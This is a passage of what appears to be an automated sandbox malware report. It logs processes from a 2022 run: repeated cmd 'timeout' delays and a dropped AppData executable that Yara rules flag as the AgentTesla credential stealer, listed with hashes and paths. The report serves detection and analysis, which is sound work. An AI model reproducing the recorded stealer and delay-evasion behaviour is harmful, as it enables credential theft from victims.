Reputation:	low

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: cmd.exe PID: 2028 Parent PID: 2656

General

Start time:	10:22:37
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a190000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: timeout.exe PID: 1972 Parent PID: 2028

General

Start time:	10:22:37
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x9f0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2104 Parent PID: 2656

General

Start time:	10:22:41
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a6d0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: timeout.exe PID: 2060 Parent PID: 2104

General

Start time:	10:22:42
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x2e0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate

Analysis Process: cmd.exe PID: 1864 Parent PID: 2656

General

Start time:	10:22:44
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a270000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: timeout.exe PID: 2100 Parent PID: 1864

General

Start time:	10:22:45
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x6e0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 1892 Parent PID: 2656

General

Start time:	10:22:47
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a030000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: verclsid.exe PID: 2432 Parent PID: 2724

General

Start time:	10:22:48
Start date:	14/01/2022
Path:	C:\Windows\System32\verclsid.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5
Imagebase:	0xff0a0000
File size:	11776 bytes
MD5 hash:	3796AE13F680D9239210513EDA590E86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 2780 Parent PID: 1892

General

Start time:	10:22:48
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0xf0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: notepad.exe PID: 2652 Parent PID: 2724

General

Start time:	10:22:50
Start date:	14/01/2022
Path:	C:\Windows\System32\notepad.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp.ScT
Imagebase:	0xff910000
File size:	193536 bytes
MD5 hash:	B32189BDFF6E577A92BAA61AD49264E6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 2712 Parent PID: 2656

General

Start time:	10:22:51
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a7b0000
File size:	302592 bytes

MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 2228 Parent PID: 2712

General

Start time:	10:22:52
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x6b0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 448 Parent PID: 2656

General

Start time:	10:22:54
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a2a0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 2632 Parent PID: 448

General

Start time:	10:22:55
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x4e0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 2792 Parent PID: 2656

General

Start time:	10:22:59
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4ac50000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 1188 Parent PID: 2792

General

Start time:	10:23:00
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0xae0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 836 Parent PID: 2656

General

Start time:	10:23:04
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a970000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 1308 Parent PID: 836

General

Start time:	10:23:05
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0xe80000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 2424 Parent PID: 2656

General

Start time:	10:23:09
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a700000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 1204 Parent PID: 2424

General

Start time:	10:23:10
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x4f0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: okcff.exe PID: 2176 Parent PID: 2656

General

Start time:	10:23:54
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\okcff.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\okcff.exe
Imagebase:	0x9f0000
File size:	194560 bytes
MD5 hash:	E9416A322E9A796D45588BC4FB04CD45
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000002.699544517.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000002.699544517.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000000.616337144.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000000.616337144.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000000.618395445.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000000.618395445.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000000.617550638.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000000.617550638.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000002.700177359.00000000022A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000029.00000002.700177359.00000000022A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000029.00000000.615331968.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000029.00000000.615331968.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis